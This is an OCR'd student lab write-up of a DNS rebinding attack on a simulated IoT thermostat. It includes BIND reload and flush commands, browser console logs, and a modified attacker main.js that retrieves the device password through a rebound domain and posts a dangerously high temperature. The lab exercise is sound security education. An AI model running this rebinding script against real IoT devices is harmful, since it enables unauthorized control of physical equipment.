
Once we make changes to the zone file we reload the zone for changes to take place, and flush the DNS cache in the local DNS server to eliminate all old entries.



```
[03/12/2020 22:38] Rakshith-10.0.2.10@VM:.../bind$sudo rndc reload 2294rakshith.com
zone reload queued
[03/12/2020 22:38] Rakshith-10.0.2.10@VM:.../bind$
```



```
[03/12/2020 22:19] Rakshith-10.0.2.15@VM:~$sudo rndc flush
[sudo] password for seed:
[03/12/2020 22:39] Rakshith-10.0.2.15@VM:~$
```



```
newTemperature is [99], range.value is [20]        main.js:60:5
set temperature to 99 as informed by the server.   main.js:61:5
```

```
Got a response from the server!                    change.js:8:19
```


Task 8 Launch the Attack

In the previous task, the user has to click the button to set the temperature to the dangerously high value. Obviously, it is unlikely that users will do that. In this task, we need to do that automatically.

First we have to make changes in the main.js file; we have to change the prefix pointing to URL of our attacker website (2294rakshith.com). Then we have to repeat the same steps again while loading the attacker page our zone file will be pointing to attacker IP.


Once the page lands we have to reload the zone like we did in the last step, we have to now point the zone file to user server (iot server). Now if we click the button request will go to the user machine and the changes will apply as per the javascript file and temperature will rise to 88.

Changes made to main.js file in the attacker.



```
[03/12/2020 22:42] Rakshith-10.0.2.10@VM:~/.../js$cat main.js
let INTERVAL_LENGTH = 10;
let TEMPERATURE = 88

let url_prefix = 'http://www.2294rakshith.com:8080'

function launchAttack() {
   console.log('Launch the Attack!!');
   $.get(url_prefix + '/password', function(data) {
      if ('StillMe' === data) {
        console.log('Failed: Still talking to the attacker\'s web server!!');
        $('#pwd-err').show();
        $('#pwd-iot').hide();
      } else {
        console.log('Great, now I am talking to the IoT device!!');
        $('#pwd-err').hide();
        $('#pwd-iot').show();
      }

      $.post(url_prefix + '/temperature?value=' + TEMPERATURE
                        + '&password=' + data.password,
             function(data) { });
   });
}

function countDown() {
    $('#currentCount').html("<h2>"+ count +"</h2>");
    if (count === 0) {
        launchAttack();
        count = INTERVAL_LENGTH;
    } else if (count == 5) {
        $('#pwd-err').hide();
        $('#pwd-iot').hide();
        count--;
    } else {
        count--;
    }
```

Once we click the button we get the response from the IOT server and temperature will rise to 88.



```
▸ Object { temperature: 0 }                                   main.js:44:4
newTemperature is [88], range.value is [0]                    main.js:60:5
set temperature to 88 as informed by the server.              main.js:61:5
```

Attacker's Website

Attack Countdown 8

You are now talking to the IoT server!